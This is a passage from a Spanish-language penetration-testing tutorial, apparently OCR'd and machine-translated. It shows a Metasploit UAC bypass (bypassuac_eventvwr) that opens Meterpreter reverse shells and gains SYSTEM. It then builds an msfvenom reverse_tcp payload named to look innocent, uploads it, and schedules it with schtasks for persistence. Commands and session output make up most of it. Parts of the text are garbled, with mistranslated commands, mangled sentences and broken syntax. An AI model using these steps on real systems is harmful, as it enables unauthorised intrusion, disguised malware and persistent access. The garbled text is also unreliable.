
 Hay varias vulnerabilidades detectadas en el sistema de destino. Voy a intentarlo

"explotar/windows/local/bypassuac_ntvwr". víspera

usar

explotar/windows/local/bypassuac_eventvwr

 Ahora ingrese nuevamente a mostrar opciones para ver qué debemos configurar antes de ejecutar el exploit.





correr

```
msf6 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 192.168.1.115:4444
[*] Sending stage (175686 bytes) to 192.168.1.105
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Meterpreter session 4 opened (192.168.1.115:4444 → 192.168.1.105:60468) at 2023-08-11 06:09:28 -0400
[*] Executing payload: C:\Windows\System32\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (175686 bytes) to 192.168.1.105
[*] Meterpreter session 5 opened (192.168.1.115:4444 → 192.168.1.105:60469) at 2023-08-11 06:09:30 -0400
[*] Cleaning up registry keys ...
```

¡Éxito! Se abre una nueva sesión como puede ver arriba. Ahora escribe getsystem nuevamente para ver si funciona ahora:

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Esta vez funcionó. Utilice getuid nuevamente para ver el nombre de usuario actual:

getuid

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

Ahora devuelve NT AUTHORITY\SYSTEM en lugar de WIN7/admin. Esto significa que TENEMOS PRIVILEGIOS ESCALADOS.

Después de este punto casi puedes hacer lo que quieras con el sistema. El ataque fue exitoso, tenemos privilegios

Paso 5: Garantizar la persistencia mediante tareas programadas

Recuerde que necesitamos que el programa de destino cargue el archivo DLL para obtener nuestro shell meterpreter. Si posteriormente el usuario no ejecuta el programa, nuestro acceso quedará interrumpido. Dado que ahora tenemos privilegios del sistema, es una buena idea encontrar una manera de permanecer persistente en el s

Hay muchas técnicas de persistencia que un hacker puede utilizar para convertirse en un experto

amenaza persistente a su red. Cualquier cambio de acceso, acción o configuración que les permita mantener su presencia en los sistemas (por ejemplo, reemplazar o secuestrar _____ código legítimo, agregar código de inicio, implantar un código auxiliar de malware, etc.) puede permitir que un pirata _____ informático logre persistencia.

Se pueden implementar varios métodos para permanecer persistentes en la red, incluido el uso de schtasks para programar una tarea para ejecutar un archivo ejecutable vulnerable y luego de alguna manera

y la il serare en a naquina de lestin utilizando os privingios del sistema que obtuve apteriormente. Estos son

los pasos: Abra msfvenom en una

- nueva terminal nuevamente usando el comando msfvenom.
- Crea una nueva carga útil. Insertaremos esta carga útil .exe a la víctima más adelante. msfveneno

-p-

windows/meterpreter/reverse_tcp f exe LHOST=<SU IP LOCAL> LPORT=4444 >subtasks.exe


Redes sociales: grupo vieh

El nombre de la carga útil es subtasks.exe, porque quiero que aparezca como inocente archivo. Puede establecer otro nombre como desee.

- Cambie a la sesión de meterpreter.
- Para cargar un archivo ejecutable (exe) desde Kali máquina Linux a la computadora de destino usando Meterpreter, podemos usar el botón "upload" dominio.

cargar /ruta/a/SuPrograma.exe /ruta/en/destino/SuPrograma.exe

Instalaré el archivo subsystem.exe en



Nota: Puedes verificar la carga usando:

meterpreter > cáscara


C:\> directorio "C:

/s

/b

\ruta\en\destino\SuPrograma.exe"

Después de eso, nuestro archivo exe debe instalarse en el máquina objetivo.



Este archivo hará el mismo truco que nuestro malicioso Archivo DLL. Pero dado que los archivos DLL deben ser cargados por un programa para funcionar, usar un archivo .exe como carga útil es una buena idea para permanecer persistentes en el sistema.

usando schtasks

Una tarea programada es una forma de automatizar la ejecución de un programa o script en intervalos específicos. En el contexto de mantener la persistencia, puede utilizar una tarea programada para ejecutar un script o volver a conectarse a un sistema de control periódicamente, asecurano que pueda recuberar el acceso al sistema de de til o incluso sistema de control periódicamente de sistema de su bitasko en Windows. Ejecutaremos nuestra carga útil cargada diariamente de esta manera. Así es como puedes hacerlo paso a paso: Abre la sesión que hemos creado y escribe el

siguiente comando: shell

De esta manera abrimos una terminal estándar en el host de destino, en nuestro caso es cmd.

 Cree una tarea programada para ejecutar nuestro nuevo explotar en la computadora de destino diariamente:

schtasks /create /tn "subsistemaproceso" /sc diario /st /tr 20:00

"C:\ruta\en\destino\SuPrograma.exe"

poder

especifique su parte "C:\path\on\target\YourProgram.exe" según la ubicación de la carga útil descargado.

Este comando anterior programa una tarea diaria en el sistema de destino que ejecuta un determinado programa que usted especificó todos los días a las 8:00 p.m.

Este enfogre podría usarse somo una manera de ganar persistencia en el sistema objetir o asegurando que a programa especificado se ejecuta automáticamente a la hora especificada.

SUCCESS: The scheduled task "subsystemprocess" has successfully been created.

Redes sociales: grupo vieh